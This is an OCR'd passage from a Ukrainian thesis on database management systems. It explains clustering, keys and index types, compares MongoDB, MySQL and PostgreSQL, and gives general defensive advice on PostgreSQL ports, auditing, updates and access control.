


Рис. 1.6. Схема переваги кластеризації таблиць [8]

Також роздивімося придатність кластеризації таблиць, коли вони в більшій частині в статичному статусі, тобто змінюються досить мало однак більшу частину часу просто запитуються, а записи з таблиць об’єднуються або окремо запитуються. Оскільки кластери таблиць зберігають пов’язані рядки різних таблиць в одних і тих самих блоках даних, правильно використані кластери таблиць пропонують такі переваги порівняно з некластеризованими таблицями:

дисковий ввід та вивід зменшується за рахунок об’єднань кластерних таблиць;

час витягування даних покращується для взаємопов’язаних кластерних таблиць.

Перевага такого методу в тому що для зберігання пов’язаних таблиць потрібно менше дискового простору, оскільки значення ключа кластера не зберігається повторно для кожного рядка.

Зазвичай, кластеризація таблиць не використовується у подібних ситуаціях:

таблиці часто оновлюються;

таблиці часто вимагають повного сканування таблиці;

таблиці вимагають усічення.;

Первинний ключ або PRIMARY KEY. Це обмеження, що дозволяє унікально ідентифікувати кожен рядок у таблиці SQL. Роль первинного ключа в тому що він може обмежувати таблиці або їх рядки. Це обмеження працює таким самим чином як і SQL декларація UNIQUE. Але роздивимося різницю між первинними ключами і унікальністю стовпців у області їх використання із зовнішніми ключами. Сутність первинного ключа не дозволяє значення NULL. Це означає, що коли ми назначаємо стовпцю значення PRIMARY KEY, його значення не може бути відсутнім та дорівнювати значення NULL;

Індекси. Це необов’язкова структура, пов’язана з таблицею або певною кількістю взаємопов’язаних таблиць, яка іноді (при досить великій кількості даних) може прискорити доступ до складу таблиць. Створюючи індекс для одного або кількох стовпців таблиці, є можливість отримати невеликий набір випадково упорядкованих рядків із декількох або одної таблиць [9]. Індекси є одним з ефективних способів в ситуаціях коли потрібно збільшити швидкість видачі рідко змінюємих даних, однак є однією багатьох засобів скорочення дискового вводу-виводу. Якщо таблиця має велику кількість неорганізованих даних без індексів, то база даних повинна пройтись по всім рядкам таблиці поки не задовольнить SQL запит, щоб знайти значення. Наведемо приклад, без індексу дані по запиту на пошук по унікальному ключу знаходиться на 3000 рядку та вимагає від бази даних шукати це значення в кожному рядку в кожному блоці таблиці. Цей підхід з часом буде повільніше та повільніше виконуватися та погано масштабується, оскільки обсяги даних збільшуються.

В більшості ситуацій потрібно індексувати стовпці в наступних ситуаціях:

дані в індексованих стовпці часто запитуються і повертають певний відсоток від загальної кількості рядків у таблиці;

для індексованого стовпця або деякої кількості стовпців існує обмеження відносної цілісності. Індекс є методом запобігання повного блокування таблиці, яке в певному випадку вимагалося, якщо ви робите деякі маніпуляції з батьківською таблицею (оновлюєте первинний ключ батьківської таблиці, об'єднуєте її з батьківською таблицею, видаляєте її з батьківської таблиці);

якщо до таблиці буде додано унікальне ключове обмеження, і ви хочете вручну вказати індекс та його параметри.

Також індекси логічно та фізично не залежать від даних з якими співпрацюють. Тобто, з індексом можна можливо робити різні маніпуляції без загрози деактуалізації даних (скинути індекс, створити індекс без фізичного впливу на таблицю). Відсутність або наявність індексу не заставляє змінювати подачу запиту SQL. Індекс просто додає логіку для швидкої видачі одного рядка даних. Це впливає тільки на швидкість виконання. Враховуючи проіндексоване значення даних, індекс вказує на рядок в якому міститься це значення.

База даних за своєю сутністю підтримує та вміє маніпулювати індексами після їх створення. При зміні даних, додавання їх в таблицю або видалення їх з таблиці база даних також автоматично відображає зміни у всіх відповідних індексах без додаткових параметрів SQL запиту. Швидкість пошуку в індексованих даних майже статична, навіть коли рядки вставляються. Однак присутність індексів по багатьом стовбцям у таблиці погіршує продуктивність DML, оскільки база даних при кожному запиті повинна обновляти індекси.

Індекси володіють такими властивостями:

використовуваність. Індекси мають 2 положення, в використанні (за замовчуванням) або недоступні. Непридатний індекс ігнорується та не підтримується. Використовуючи непридатний індекс можливо підвисити швидкість циркуляції великої кількості даних. Якщо є необхідність тимчасово скинути індекс можливо зробити його недоступним, замість того щоб скинути, та пізніше перебудувати його. Непридатні індекси або розділення деяких

непридатних індексів не займають місця;

видимість. Індекси є видимими або невидимими. Невидимий індекс підтримується операціями DML і не використовується оптимізатором. При виконанню маніпуляцій щоб він став невидимим являється альтернативою вилученню або виведенню з ладу. Цю функцію зручно використовувати при перевірці знищенням індексу перед його остаточним знищенням або тестуванню спроможності індексів, не впливаючи на вид та структуру бази даних.

Також індекси бувають декількох типів, тож можна виділити такі категорії індексів:

індекси B-дерева. Вони представляють стандартну розповсюджену модель. Вони в якості ключа використовують найбільше для первинний ключ. Оскільки в якості ключа у них використовується первинний ключ, індекси B-дерева отримують відсортовані за індексованими стовпцями дані (рис. 1.7). Також буває декілька підвидів B-дерева:

індексно-організовані таблиці. Таблиця, що являється проіндексованою, має відмінності від неіндексованої тим, що дані самі є індексом;

реверснуті ключові індекси. В такому методі ключі змінюються, тож якщо первинний ключ 705 то індексування його перетворить на 507;

низхідні індекси. Індекси зберігаються в порядку спадання та в якості ключа має проіндексований стовбець що зберігає дані про місцезнаходження даних.

індекси кластерів B-дерев. Принцип закладається в тому що він виконує індексації ключа в кластері таблиці. Іншими словами, замість того щоб вказувати на рядок він вказує на блок, за ключом якого лежать дані пов’язані з ним;

індекси з’єднання растрових та растрових зображень. Оскільки растрове зображення супроводжується постійною послідовністю бітів то індекс декодує растрове зображення для вказівки на кілька рядків. Вхід індексу B-дерева вказує на один рядок. Однак оскільки растрове зображення може поєднувати деяку кількість зображень то індекс може вказувати на деяку кількість таблиць;

індекси що створюється на основі функцій. Індексу створюється на основі функції яку застосовано, наприклад функцією для збільшення або хешування і

коли індексоване значення буде дорівнювати 5 то воно буде захешовано в «iwsd349si384jk@» та буде підтримуватись унікальність. Індекси B-дерева або растрового зображення можуть бути засновані на функціях;

індекси домену програми. Даний індекс створюється тільки для певних даних у окремому домені програми користувачем. Цей самий фізичний індекс може не обов'язково використовувати традиційний вигляд та склад індексу та може зберігатися в базі даних у в складі або виді таблиць, або зовнішньо як файл.




Рис. 1.7. Структура зберігання індексів B-дерева [9]

1.4. Порівняння характеристик систем управління базами даних

Розглянемо MongoDB. MongoDB є документо-орієнтованою нереляційною базою даних або NoSQL, яка використовується для зберігання даних великих масштабів. Замість використання реляційного підходу (тобто рядків та колонок)

як традиційні бази даних, MongoDB поєднує колекції та документи. Документи формуються за принципом за ключем лежить значення, котрі є головною одиницею даних у MongoDB [11]. Колекції містять набори документів і функцій, що працює за схожім принципом таблиць реляційної бази даних. Підхід MongoDB достатньо свіжий та почав використовуватись здебільше після 2000-х років.

Особливості MongoDB:

кожна база даних в MongoDB містить колекції, котрі за своєю сутністю зберігають документи. Цікавий факт, що кожен документ може відрізнятися різними полями в одній та тій самій колекції. Тобто і зміст кожного документа можуть відрізнятися один від одного;

структура кожного документа відповідає тому, як розробники створюють модель для взаємодії декількох видів документів в рамках однієї колекції на різних мовах програмування. Розробники за часту створюють схему в якій сказано, що їх класи не є рядками і стовпцями, а мають чітку структуру з парами «за ключем значення»;

за концепцією документам не потрібно заздалегідь визначати схему. Навпаки, деякі додаткові поля можна створювати та редагувати на льоту;

модель даних, що доступна в MongoDB, дає можливість достатньо просто представляти зв’язки між колекціями, зберігати масиви та інші складніші структури.

Масштабованість. Механізми MongoDB дуже масштабовані. СУБД можна розділити на частини та зв’язати їх або визначити кластери які компанія визначила по всьому світу, деякі з яких працюють із понад 100 вузлами з приблизно мільйонами документів у базі даних.

Моделювання даних у MongoDB теж має пару нюансів. Дані в MongoDB мають достатньо гнучку схему. За відмінністю реляційних баз даних, де ви повинні оголосити схему таблиці перед вставкою даних, в колекціях MongoDB не обов’язково використовувати структуру документа. Така ключова спроможність робить базу даних досить гнучкою для моделювання. Однак при моделюванні даних потрібно мати на увазі:

потрібно ознайомитися з бізнес-потребами програми;

декомпозувати дані та подивитися на їх типи. На основі декомпозиції, потрібно переконатися, що структура створеного документа виконана по правильній схемі.;

Шаблони пошуку даних. Якщо передбачається що буде досить велика кількість запитів, є необхідність в індексуванні колекцій моделі даних, заради підвищення швидкості виконання запитів;

Виконання змін даних досить часто, оновлення чи видалення в базі даних. Потрібно переглянути можливість використання шардингу баз даних, задля підвищення ефективності загального механізму виконання MongoDB. Шардинг – це техніка масштабування роботи з даними. Його суть у розподіленні бази даних на окремі частини задля того щоб їх можливо було винести частини на окремі сервери.

Перейдемо до розгляду MySQL. MySQL являється однією з самих використовуємих СУБД та займає друге місце за популярністю, поступаючись тільки базі даних Oracle в рейтингу популярності. Однак саме серед баз даних з відкритим вихідним кодом MySQL є найпопулярнішою базою даних, яка використовується на сьогоднішній день. Ця СУБД відома як одна з найефективніших та найнадійніших баз даних. Вона була названа на честь дочки її засновника «Му», і відома тим, що як інші реляційні бази даних організує дані в одну або кілька таблиць даних, у яких типи даних пов’язані один з одним. Ці відносини допомагають структурувати дані, оскільки SQL є мовою, яку програмісти використовують для створення, модифікації та вилучення даних з реляційної бази даних.

MySQL використовує абстрактні та автоматизовані клієнти, які дозволяють користувачам взаємодіяти з базою даних MySQL, а також використовувати його з іншими програмами для програм, яким потрібні можливості реляційної бази даних. Репутація надійності MySQL привела до її включення в популярний стек LAMP (Linux, Apache, MySQL, Python/Perl/PHP), а також вона використовується як СУБД за замовчуванням у популярних варіантах CMS (Course Management

System - системи курування вмістом), таких як Drupal, WordPress та інших [13].

MySQL має деяку кількість доступних версій, однак по сутності є два варіанти:

версія для спільноти, яка безкоштовна;

платні версії, які включають додаткову функціональність, розширення та підтримку через Oracle.

Переваги MySQL:

простий у використанні. MySQL вважається простим у використанні серед СУБД. Він працює з базовим SQL, та через постійну підтримку достатня велика документація;

безпечний. Зрілість MySQL також забезпечує безпеку. Він регулярно обновлюється, у нього наявна велика спільнота розробників. Через широку поширеність на підприємствах, випущена велика кількість модифікацій та додаткових налаштувань для безпеки. Ці фактори разом роблять MySQL стабільним і безпечним вибором серед СУБД;

відкритий вихідний код. Велика кількість документованих оновлень для підприємств та підтримка. Для користувачів, які хочуть отримати доступ до справедливої запатентованої функціональності MySQL без додаткової ціни, в екосистемі є інші варіанти, як-от MariaDB, які можуть додавати подібні рівні функціональності та не тільки;

масштабований. MySQL достатньо масштабований як для СУБД. З великим набором різних опцій, які дозволяють налаштовувати та покращувати базовий функціонал та використання MySQL;

надійний. MySQL надійний не тільки з точки зору даних, а й з точки зору розробки. Він розробляється протягом років, має регулярні випуски, виправлення та вкорінене співтовариство розробників, яке працює з ним. Це робить його безпечним вибором у порівнянні з новими, менш зрілими варіантами СУБД.

В результаті дослідимо PostgreSQL. PostgreSQL – це система управління базами даних корпоративного класу та має відкритий вихідний код, що означає що проект бази даних має широку підтримку оточення. За специфікацією

основною мовою запитів являється SQL, але також має можливість підтримки інших мов, наприклад JSON для реляційних та нереляційних запитів для розширюваності та відповідності SQL. PostgreSQL має більшу кількість типів даних та вмонтовані функції для оптимізації швидкості та моделювання даних. Основним вибором такої системи управління базами даних являється функціонал та розширені типи даних які притаманні лише в дорогих комерційних базах даних, наприклад Oracle або SQL Server. Він також відомий як Postgres [12].

Особливості PostgreSQL:

допомагає розширювати базовий функціонал та на основі нього дозволяє розробникам створювати більшу кількість модифікаційних програм;

дозволяє адміністраторам баз даних створювати відмовостійке оточення, що в свою чергу забезпечує захист цілісності даних;

за допомогою влаштованих механізмів являється сумісним з різними платформами, які використовують усі основні мови та проміжне програмне забезпечення;

надає один з найскладніших механізмів блокування;

підтримує багатосерійний контроль паралельності;

опробуванні, протестовані та підтримуємі функціональні можливості програмування на серверній частині;

відповідає стандарту ANSI SQL;

повна підтримка мережевої архітектури клієнт-сервер;

SSL для реплікації на основі журналів і тригерів;

резервний сервер і висока доступність;

являється об'єктно-орієнтованим і сумісним з ANSI-SQL2008;

підтримка JSON які допомагає підключатися та взаємодіяти з іншими базами даних, таких як нереляційних або NoSQL, які діють як центр для баз даних поліглотів.

Недоліки PostgreSQL:

PostgreSQL не належить одній організації. Через це в нього виникли певні проблеми з підтримкою свого часу та навіть з обиранням імені. Незважаючи на те,

що він є повнофункціональним в порівнянні з іншими системами СУБД;

зміни, внесені для підвищення швидкості, вимагають більше роботи, ніж MySQL, оскільки PostgreSQL зосереджується на сумісності;

багато програм з відкритим кодом підтримують MySQL, але можуть не підтримувати PostgreSQL;

за показниками продуктивності він повільніше, ніж MySQL.




Рис. 1.8 Статистика використовуємості баз даних в сучасних підприємствах [30]

Розглядаючи зображення рис. 1.8 можна побачити поширеність сучасних СУБД. Посилаючись на рисунок можливо побачити що найпопулярнішим з використань є MySQL. Це пов’язано з тим що він має офіційну підтримку та зарекомендував себе як стабільна СУБД на відмінну від Postgres, що маючи підтримку спільноти не був вибором підприємств через низькі показники свого часу. MongoDB має також велику кількість використань не зважаючи на те, що дана система є достатньо новою.

2 АНАЛІЗ МЕТОДІВ ТА ЗАСОБІВ ЗАБЕЗПЕЧЕННЯ БЕЗПЕКИ СУБД POTGRESQL СУЧАСНОГО ПІДПРИЄМСТВА

2.1. Аналіз вразливостей та методів їх використання в СУБД PostgreSQL

В даному блоці ми розглянемо найбільші проблеми з боку адміністрування, налаштування та використання, які повинні бути виправлені в корпоративному оточенні де існує база даних.

2.1.1. Обмеження функцій, портів, протоколів та/або служб

PostgreSQL повинен бути зконфігурований таким чином, щоб скасувати використання окремих корпоративних функцій, портів, протоколів та/або служб або обмежити їх використання. Задля запобігання несанкціонованих підключень додатків, передачі інформації або вбудовування проблемних типів даних, сучасне підприємство повинні додати в білий список тільки ті порти, протоколи, тощо, які вони активно використовують та слідкують за їх актуальністю та заблокувати невикористані або непотрібні логічні та фізичні порти/протоколи/послуги на інформаційні системи.

Деякі додатки можуть надавати різноманітні функції та послуги. Більшість з них надається за замовчуванням, та являються необхідними для правильного функціонування системи в цілому корпоративних операцій. Зачасту системи розростаються та розробники/адміністратори надають деяку кількість послуг з одного компонента (розсилка наприклад). Але, такий підхід набагато збільшує ризик щодо обмеження послуг, які активно використовує система. Задля того щоб підтримувати цілісність функціональності потрібно мінімізувати кількість компонентів які мають доступ, оскільки програма має підтримувати корпоративні вимоги, котрі статично декларують лише необхідні можливості та обмеження у використання портів/протоколів/послуг лише для тих, які необхідні.

СУБД, котрі використовують небезпечні для більшості порти, протоколи та служби, уразливі для атак через ці самі протоколи, служби, порти. Саме це може призвести до несанкціонованого доступ до бази даних та до взаємо-поєднаних компонентів цієї системи. За замовчуванням PostgreSQL використовує 5432 порт який вважається безпечним однак його можливо змінити через консоль адміністрування командою «*export PGPORT=5432*».

2.1.2. Ведення аудиту подій

PostgreSQL повинен зберігати записи аудиту, що поєднують всю можливу інформацію задля встановлення результату якоїсь події, що була проведена в базі даних. Можливість аудиту є важливою частиною ведення бази даних задля встановлення можливих проблем. Якщо не вести журнал аудиту неможливо напевне визначити та оцінити якусь проблему, якщо говорити в контексті безпеки то не буде змоги оцінити чи була атака успішною або були внесені критичні зміни до бази даних (рис. 2.1).

Рис. 2.1. Зразок створених подій системи

В результат події можна додати та відобразити показники успіху, чому та за яких умов була проведена дана операція та конкретні результати операції

(наприклад, результат виконання зміни та стан після виконання). Таким чином, моніторинг також забезпечує спосіб визначення впливу події на базу даних та дають змогу персоналу визначити відповідну відповідь.

Таким самим чином інформація по аудиту, яка створена PostgreSQL, має бути в захисті від несанкціонованої зміни. В ситуації коли дані з аудиту системи будуть розкриті або змінені, то аналіз системи на наявність логів та виявлення джерела проблеми в системі буде неможливо досягти оскільки дані там будуть неактуальні. Задля підтримки актуальності даних аудиту система та/або програма мають захищати інформацію аудиту від несанкціонованого зміни [5].

Цей результат може бути досягнений декількома шляхами, які напряму залежать від стилю проектування системи та її комплексності:

одні з них включають розподілення доступу до файлів журналів, тобто неможливо прочитати файли логування системи без дозволу, та не надається дозвіл до файлової системи з накладанням обмежень розташування даних журналів, цей спосіб більше мануальний та потребує навиків щодо пошуку окремої проблеми;

програми. Вони надають інтерфейс для користувача та окремий набір різних допоміжних функцій для аудиту даних. Також можливо використовувати дозволи та ролі користувача, що підтверджують що саме даний користувач, який має доступ до даних і відповідні права, компетентний користувач, який має змогу приймати рішення щодо доступу або щодо модифікації даних аудиту.

Також інформація аудиту поєднує всю інформацію:

записи аудиту;

параметри аудиту;

звіти аудиту;

результат після аудиту.

Вся ця інформація може бути необхідна для успішного аудиту діяльності системи в цілому, швидкості реагування та подовженості запитів. Будь яка зміна даних в аудиті бази даних може мати не благородні наміри та приховувати крадіжку або будь яку зміну в конфіденційних даних, котрі зберігаються в системі

бази даних.

2.1.3. Оновлення програмного забезпечення PostgreSQL

Масові обновлення механізму роботи PostgreSQL, що поєднують безпеку та роботи механізму в цілому, мають бути встановлені протягом періоду часу, зазначеного авторитетним джерелом. Кожного дня виявляють різні недоліки в функціонуванні системи, як окремих недоліків в функціях та і системи керування базами даних. Постачальники програмного забезпечення постійно випускають оновлення, задля усування виявлених вразливостей в роботі системи. Корпорації повинні постійно оновлювати програмне забезпечення, що стосуються безпеки (для прикладу, виправлення, окремі пакети оновлень або гарячі виправлення).

Недоліки, які виявлені під час оцінки безпеки, безперервний моніторинг, дії з реагування на інциденти або обробка помилок інформаційної системи також повинні бути негайно вирішені. Періоди часу які встановлені корпорацією для обновлення версії продукту, який має відношення до безпеки, можуть бути відмінними залежно від ряду факторів:

рівень безпеки;

категорія до яких відноситься ця інформаційна система;

важливість обновлення (іншими словами серйозність даної уразливості, що має відношення до недоліка).

Ці вимоги повинні застосовуватися до операцій які супроводжуються оновленнями частинами компонентів, які використовуються в програмах, які можуть бути пошкодженими в результаті даного оновлення. Наведемо приклад, на сьогодні більшість браузерів дають змогу встановити власну реалізацію якогось додатка що надає додаткові функції для роботи. Тож критичність оновлення даного додатку та критичність внесення додаткових змін в СУБД буде достатньо велика.

Саме для таких ситуацій тактичні рішення щодо процесу управління обновленнями також мають змінюватися. Це означає, що момент коли має бути

обновлення це змінний параметр часу через який виконується оновлення. Часові рамки для застосування оновлень програмного забезпечення, що стосуються безпеки, можуть залежати від процесу управління вразливістю інформації.

2.1.4. Автентифікація та доступ

В СУБД має бути механізм автентифікації та розподілення доступу на ролі по корпорації, що надає змогу керуванням обліковими записами та автоматизації певних для:

всіх користувачів;

груп користувачів;

для окремих ролей;

та створення доступів для інших інші керівники.

Підприємницькі середовища ускладняються у зв’язку з ростом, що в свою чергу робить маніпулювання записами в базах даних та додатках все складнішими та складнішими. Постійні інтеграції додаткової логіки та функцій керування обліковими записами призводять до виникнення нових помилок з погляду безпеки. Також є можливість керування доступами з кількох місць що сильно ускладнює контроль над подібними місцями, оскільки є декілька інформаційних джерел істинами та призводить до розсинхронізації, плутанини, та порушення загальної логіки виконання.

За допомогою комплексного процесу надання прав що постачається продуктом PostgreSQL, який включає в себе автоматизацію, дає гарантію що правильно оформлені розподілення доступів та прав не порушать неконфеденційність. Також важливим являється автоматизація деяких процесів які можуть вживати заходи щодо:

деякої кількості облікових записів;

неактивних записів;

призупинених;

припинених;

облікових записів, що розташовані за межами цілісної системи (наприклад сторонні доступи з інших серверів).

До функцій управління доступами також можна віднести:

додавання в членство будь якої ролі або групи;

визначення типу доступу;

визначення прав доступу користувача;

видалення;

оновлення;

призупинення дії облікового запису;

адміністративні попередження.

